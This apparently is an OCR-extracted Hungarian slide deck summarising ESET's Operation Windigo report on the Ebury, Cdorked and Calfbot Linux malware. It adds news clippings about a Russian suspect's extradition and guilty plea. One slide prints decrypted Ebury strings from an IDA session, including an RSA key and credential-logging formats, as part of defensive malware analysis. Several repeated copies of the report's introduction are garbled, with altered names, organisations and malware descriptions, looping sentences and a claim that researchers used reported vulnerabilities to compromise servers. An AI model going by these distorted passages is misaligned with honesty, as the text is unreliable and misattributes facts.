


# A LINUX-SZERVEREK TÁMADHATATLANOK! VAGY MÉGSE?



**BÉRES PÉTER**

*Sicontact Kft. - IT vezető*

Olivier Bilodeau • Pierre-Marc Bureau • Joan Calvet  
Alexis Dorais-Joncas • Marc-Étienne M. Léveillé  
Benjamin Vanheuverzwijn

# OPERATION WINDIGO

The vivisection of a large Linux server-side  
credential stealing malware campaign

**eset** ENJOY SAFER TECHNOLOGY™



## 2. INTRODUCTION

The Algonquians are one of the first nations of North America. In their language, the word *Windigo* refers to a demonic creature. In many legends, Windigo is a malevolent half-beast which was transformed from its human shape into a monster because it ate human flesh. Just like Windigo, a malicious actor is currently cannibalizing thousands of servers, turning legitimate resources into a wide infrastructure used for nefarious purposes.

ESET started researching a set of malicious software targeting Linux servers in the beginning of 2012. Since then, we have realized that many of these components are actually related. We soon discovered that one malicious group is currently in control of more than ten thousand servers. They are currently using these resources to redirect web traffic from legitimate websites to malicious content, to send spam messages, and to steal more credentials from users logging onto these servers.

ESET's research around Operation Windigo is part of a joint research effort with [CERT-Bund](#), the [Swedish National Infrastructure for Computing](#), the [European Organization for Nuclear Research](#) (CERN) and other organizations forming an international Working Group.

The number of systems affected by Operation Windigo might seem small when compared with recent malware outbreaks where millions of desktops are infected. It is important to keep in mind that, in this case, each infected system is a server. These usually offer services to numerous users and are equipped with far more resources in terms of bandwidth, storage and computation power than normal personal computers. A denial of service attack or a spam-sending operation using one thousand servers is going to be far more effective than the same operation performed with the same number of desktop computers.

In this report, we present a global overview of Operation Windigo, showing analysis of information we were able to gather from various sources, including traffic capture from [command and control servers](#). This overview shows how all the different components of the operation fit together and provides an estimate of the size of the operation.

We then give a detailed description of the three main modules used in the Windigo operation. The first module consists of the backbone of the operation, an OpenSSH backdoor labeled Linux/Ebury. This backdoor was first publicly discussed in 2011 when it was named "Ebury". Next, we detail the component used to redirect web traffic, called Linux/Cdorked. Afterward, we look into Perl/Calfbot, a Perl script used to send spam messages.

Finally, we provide detailed information for system administrators on how to detect if their systems are compromised and how to clean infections from the various modules.

### Why we are Publishing this Report

We chose to publish this report to raise awareness around this malicious operation. Many hosting service providers have been completely compromised, including their billing systems. We think the best course of action to mitigate this threat is to provide an in-depth analysis of the various pieces of malware used in this attack. It is also for this reason that we are publishing detailed instructions on how to detect hosts infected by the various modules (in the [IOC](#) section of this document).

During the course of our efforts, we have paid strict attention to notifying victims and assisting those who responded in their cleaning efforts. The present report is another step in the process of securing the infected servers and raising awareness around the major threat that is Operation Windigo.

## 3. OPERATION WINDIGO

### 3.1. The Big Picture

The Windigo operation has been ongoing for years. We think the primary purpose of this significant effort is monetary profit through the following actions:

- Spam
- Infecting web users' computers through drive-by downloads
- Redirecting web traffic to advertisement networks

In this section, we give an overview of the Windigo operation and how it evolved over time. Furthermore, we analyze various sources of data we were able to access during the course of our investigation.

The following picture shows a high level perspective of the Windigo operation.




Figure 3.1 High level perspective of Windigo's components and their relationship

As depicted, several pieces of malicious software take part in the Windigo operation:

- **Linux/Ebury** runs mostly on Linux servers. It provides a root backdoor shell and has the ability to steal SSH credentials.
- **Linux/Cdorked** runs mostly on Linux web servers. It provides a backdoor shell and distributes Windows malware to end users via drive-by downloads.
- **Linux/Onimiki** runs on Linux DNS servers. It resolves domain names with a particular pattern to any IP address, without the need to change any server-side configuration.

## 2. INTRODUCTION

The Aleutians are one of the first nations of North America. In their language, the word Windigo refers to a demonic creature. In many legends, Windigo is a malevolent hell-beast which was transformed from its human shape into a monster because it ate human flesh. Just like Windigo, a malicious actor is currently cannibalizing thousands of servers, turning legitimate resources into a wide infrastructure used for nefarious purposes.

ESET started researching a set of malicious software targeting Linux servers in the beginning of 2012. Since then, we have realized that many of these components are actually related. We soon discovered that one malicious group is currently in control of more than ten thousand servers. They are currently using these resources to redirect web traffic from legitimate websites to malicious content, to send spam messages, and to steal more credentials from users logging into these servers.

ESET's research around Operation Windigo is part of a joint research effort with CERT and the Spanish National Intelligence Center (CNI). The Spanish Organization for Nuclear Research (ICNN) and other organizations forming an International Working Group.

The number of systems affected by Operation Windigo might seem small when compared with recent malware outbreaks where millions of desktops are infected. It is important to keep in mind that, in this case, each infected system is a server. These usually offer services to thousands of users and are equipped with far more resources in terms of bandwidth, storage and computational power than normal personal computers. A denial of service attack and spam-sending operation using one thousand servers is going to be far more effective than the same operation performed with the same number of desktop computers.

In this report, we will describe Operation Windigo, showing analysis of information we were able to gather, including traffic capture from compromised servers. This overview shows all the different components of the operation throughout and provides an estimate of the impact of the operation.

We then give a detailed description of the main modules used in the Windigo operation. These modules include a botnet called Calfbot, an OpenSSH daemon installed on Linux servers. The daemon was first publicly disclosed in 2011 when it was named "Ganyu". Next, we explain the component used to redirect web traffic, called LinuxRedirect, afterward we describe our Calfbot, a botnet used to send spam messages.

Finally, we provide detailed information for system administrators on how to detect if their system is compromised by any of the components of the Windigo operation. Many thanks to the

members of the ESET Security Research Team who helped us with this report. Special thanks to the researchers who responded to our requests for information and to the researchers who reported the infected servers and the vulnerabilities that we used to compromise them.

During the course of this research, we were able to identify several individuals who responded to our requests for information and to the researchers who reported the infected servers and the vulnerabilities that we used to compromise them.

During the course of this research, we were able to identify several individuals who responded to our requests for information and to the researchers who reported the infected servers and the vulnerabilities that we used to compromise them.

# Webes forgalom átirányítás

Cdorked

# Windigo

# Spam kampány

Calfbot, SSH tunnelek és  
proxy-k

## 3. OPERATION WINDIGO

### 3.1. The Big Picture

The Windigo operation has been ongoing for years. We think the primary purpose of this significant effort is monetary profit through the following actions:

- Redirecting web traffic from legitimate websites to malicious content
- Infecting web users' computers through drive-by downloads
- Redirecting web traffic to advertisement networks

In this section, we give an overview of the Windigo operation and how it evolved over time. Furthermore, we analyze various sources of data we were able to access during the course of our investigation.

The following picture shows a high-level perspective of the Windigo operation.



# Rosszindulatú infrastruktúra hosztolása

DNS szerverek, web  
szerverek, stb.

- Exploited several pieces of malicious software
  - Linux/Eburi runs mostly on Linux servers to steal SSH credentials
  - Linux/Cdorked runs mostly on Linux web servers to infect users' computers through Windows malware to end users via drive-by downloads
  - Linux/Onimki runs on Linux DNS servers. It resolves domain names with the specific pattern to any IP address, without the need to change any server-side configuration

# Ebury



## Hátsó ajtó

Kompromittált szerverekhez  
való hozzáférés



## Hitelesítő adatok eltulajdonítása

Jelszó és kulcsok



## Userland Rootkit

Fejlett rejtőzködési  
technikák

## 2. INTRODUCTION

The Algorithmic structure of the first regions of North America in their language. The word "Introduction" is a common term used in technical documents to describe the initial part of a report or document. It typically provides an overview of the subject matter, the scope of the work, and the objectives of the study. In this context, the introduction likely sets the stage for the detailed analysis of the Windigo malware's components and their relationships.

## 3. OPERATION WINDIGO

### 3.1 The Big Picture

The Windigo malware has been ongoing for years. We think the primary purpose of this malware is to generate profit through the following actions:

- Hijack user's computer through drive-by-download
- Redirect the web traffic to advertisement networks


# Windigo

```
Python>repr(xor(idaapi.get_many_bytes(0x73f0, 0x568), idaapi.get_many_bytes(0x73e8, 8)))
'\x8c\xee\xf8\xb9!\x80\xf7\xaf\x08[W\xe8!\xa7\xbe\xa0U\xdb)J\x00\x00-----BEGIN RSA PUBLIC
KEY-----\nMIGJAoGBAOadSGBGG9x/f1/U6KdwxfgZaSi5Bcv4aZpKv77uN4xYdS5HwmEub5Rj\nnAvtKybupWb3AUWwN7UPIO+2R+v6hrF+Gh2apcs9I9G7VEBiToi2B6BiZ3Ly68kj\nn1ojemjtrG+g//Ckw/osESWweSWY4
KEY-----\x00ver\x00cat\x00bnd\x00psw\x00Version 1.4.1\n\x00%ssshd:2\t%s\t%s\t%s\t%s\x00ssh:2\t%s\t%s\t%s\t%s\x00key:1\t%d\t%s\t%s\t%s\t%s\t%s\t%s\x00ssh1:2\t%u\t%s\t%d\t%s\x0
%d:log_buffer_full\x00LOGNAME\x00PEM_write_RSAPrivateKey\x00PEM_write_DSAPrivateKey\x00MD5_Init\x00MD5_Update\x00MD5_Final\x00options\x00hostaddr\x00idtable\x00audit_log
henticate\x00pam_start\x00_strdup\x00root\x00crypt\x00connect\x00_syslog_chk\x00write\x00syslog\x00_progname\x00_envIRON\x00/proc/self/cmdline\x00popen\x00/dev/null\x
00tmpfile\x00shmget\x00shmat\x00shmdt\x00dlnfo\x00dlopen\x00getsockname\x00socket\x00bind\x00getnameinfo\x00getpeername\x00gethostbyname\x00send\x00sleep\x00getenv\x00ge
new_mem_buf\x00BIO_free\x00PEM_read_bio_RSAPublicKey\x00RSA_public_decrypt\x00RSA_free\x00_res_query\x00\x00execvp\x00SECKEY_ConvertToPublicKey\x00refuse\x00/sys/class/n
connection\x00strlen\x00deflateInit_\x00deflate\x00deflateEnd\x001.3.5\x00/var/log/wtmp\x00RSA_public_encrypt\x00/dev/shm/devmem\x00/dev/shm/*\x00SSH-%d-%d-%[^\\n]\n\x00SS
OpenSSH_5.3\x00fmqzdnvcyelwaibsrxtphjguo\x00info\x00net\x00biz\x00%s.%s\x00%u.%u.%u.%u\x00%u.%s\x00%s%s\x00%02x\x00nGood job, ESET! And thanks for IDA.\n\x00\x00'
```

### Why we are Publishing this Report

We are publishing this report to help the security community understand the inner workings of the Windigo malware. This report is intended for researchers and analysts who are interested in the malware's behavior and its impact on users. The report provides a detailed overview of the malware's components and their relationships, which can be used to develop effective detection and mitigation strategies.

The report is intended for researchers and analysts who are interested in the malware's behavior and its impact on users. The report provides a detailed overview of the malware's components and their relationships, which can be used to develop effective detection and mitigation strategies.



High-level perspective of Windigo's components and their relationship

- Detailed description of the malware's components and their relationships
- Analysis of the malware's behavior and its impact on users
- Discussion of the malware's detection and mitigation strategies
- Conclusion and recommendations for further research

# Windigo

```
hrF+Gh2apcs9I9G7VEBiToi2B6BiZ3Ly68kj\nlojemjtrG+g//Ckw/osESWweSWY4
\t%s\x00key:1\t%d\t%s\t%s\t%s\t%s\t%s\x00sshl:2\t%u\t%s\t%d\t%s\x0
pdate\x00MD5_Final\x00options\x00hostaddr\x00idtable\x00audit_log_
rogname\x00__environ\x00/proc/self/cmdline\x00popen\x00/dev/null\x
o\x00getpeername\x00gethostbyname\x00send\x00sleep\x00getenv\x00ge
0\x00execvp\x00SECKEY_ConvertToPublicKey\x00refuse\x00/sys/class/n
crypt\x00/dev/shm/devmem\x00/dev/shm/*\x00SSH-%d-%d-%s[^\n]\n\x00SS
\x00%02x\x00\nGood job, ESET! And thanks for IDA.\n\x00\x00'
```

# 2015

The image shows a screenshot of a news article on the RT website. The browser address bar shows 'www.rt.com/new'. The RT logo is in the top left, followed by 'QUESTION MORE' and a 'LIVE' button. A search icon and a menu icon are in the top right. The article title is "'Witchhunt': Moscow slams Finland's arrest of Russian citizen on US request". Below the title, it says 'Published time: 27 Aug, 2015 19:16' and 'Edited time: 27 Aug, 2015 23:52'. The main image shows a person's hands in handcuffs. The caption below the image reads '© Eric Gaillard / Reuters'. At the bottom, there are social media sharing buttons for Facebook, Twitter, and a plus sign for more options.

www.rt.com/new

RT QUESTION MORE LIVE

Home / News /

## 'Witchhunt': Moscow slams Finland's arrest of Russian citizen on US request


Published time: 27 Aug, 2015 19:16  
Edited time: 27 Aug, 2015 23:52

© Eric Gaillard / Reuters

f +



# 2016



A screenshot of a web browser displaying a news article from The Wall Street Journal. The browser's address bar shows the URL 'www.wsj.com/ari'. At the top, there are market indicators: DJIA down 0.08%, U.S. 10 Yr up 2.304%, and Euro up 0.11%. The page header includes the WSJ logo, a search icon, and links for 'Subscribe' and 'Sign In'. Below the header are social media sharing icons for Facebook, Twitter, Email, Star, Print, and a menu icon. The article is categorized under 'WORLD' and has the headline 'Finland Agrees to Extradite Maxim Senakh'. The sub-headline reads: 'Russian national suspected of wire fraud and computer fraud will now be sent to the U.S.'. The author is 'By Charles Duxbury' and the article was updated on Jan. 8, 2016 at 1:55 p.m. ET. The main text begins with 'Finland's Justice Ministry said on Friday that it had agreed to extradite Russian national Maxim Senakh to the U.S. where he is suspected of wire fraud as well as computer fraud and abuse.' A subsequent paragraph states 'The decision cannot be appealed in Finland.' The final visible sentence is 'Mr. Senakh was detained in Finland last August following a request by the U.S. that he be held and...'

www.wsj.com/ari

DJIA ▼ -0.08% U.S. 10 Yr ▲ 2.304% Euro ▲ 0.11%

THE WALL STREET JOURNAL

Subscribe | Sign In

f t e ★ p ...

WORLD

## Finland Agrees to Extradite Maxim Senakh

Russian national suspected of wire fraud and computer fraud will now be sent to the U.S.

By *Charles Duxbury*

Updated Jan. 8, 2016 1:55 p.m. ET

Finland's Justice Ministry said on Friday that it had agreed to extradite Russian national Maxim Senakh to the U.S. where he is suspected of wire fraud as well as computer fraud and abuse.

The decision cannot be appealed in Finland.

Mr. Senakh was detained in Finland last August following a request by the U.S. that he be held and...

# 2017

The screenshot shows a web browser window with the URL [www.justice.gov](http://www.justice.gov). The page header includes the Department of Justice logo and the text "THE UNITED STATES DEPARTMENT of JUSTICE". Below the header, there is a navigation bar with "en ESPAÑOL" and social media icons for Twitter, Instagram, Facebook, YouTube, RSS, and Email. The breadcrumb trail reads "Home » Office of Public Affairs » News". A black banner with the text "JUSTICE NEWS" is positioned above the main content. The page is identified as "Department of Justice" and "Office of Public Affairs", with a "SHARE" button. The release information is "FOR IMMEDIATE RELEASE" on "Tuesday, March 28, 2017". The main headline is "Russian Citizen Pleads Guilty for Involvement in Global Botnet Conspiracy". The introductory paragraph states: "A Russian citizen pleaded guilty today for his participation in a criminal enterprise that installed and exploited malicious computer software (malware) on tens of thousands of computer servers throughout the world to generate millions of dollars in fraudulent payments." The byline identifies "Acting Assistant Attorney General Kenneth A. Blanco of the Department of Justice's Criminal Division" and "Acting U.S. Attorney Gregory C. Brooker of the District".

www.justice.gov

THE UNITED STATES  
DEPARTMENT of JUSTICE

en ESPAÑOL

Home » Office of Public Affairs » News

JUSTICE NEWS

Department of Justice  
Office of Public Affairs

SHARE

FOR IMMEDIATE RELEASE Tuesday, March 28, 2017

## Russian Citizen Pleads Guilty for Involvement in Global Botnet Conspiracy

A Russian citizen pleaded guilty today for his participation in a criminal enterprise that installed and exploited malicious computer software (malware) on tens of thousands of computer servers throughout the world to generate millions of dollars in fraudulent payments.

Acting Assistant Attorney General Kenneth A. Blanco of the Department of Justice's Criminal Division, Acting U.S. Attorney Gregory C. Brooker of the District

# 2021

From: **Dutch National High Tech Crime Unit**

To: **ESET Research Team**

Subject: **Ebury**

Hello there,

We found Ebury on the system of a victim of cryptocurrency theft. Are you still tracking Ebury? Would you be interested in working with us on this case?

Regards,  
NHTCU Agent

# 2021

From: **Dutch National High Tech Crime Unit**

To: **ESET Research Team**

Subject: **Ebury**

Hello there,

We found Ebury on the system of a victim of **cryptocurrency theft**. Are you still tracking Ebury? Would you be interested in working with us on this case?

Regards,  
NHTCU Agent




40 000

Kompromittált szerver - Ebury

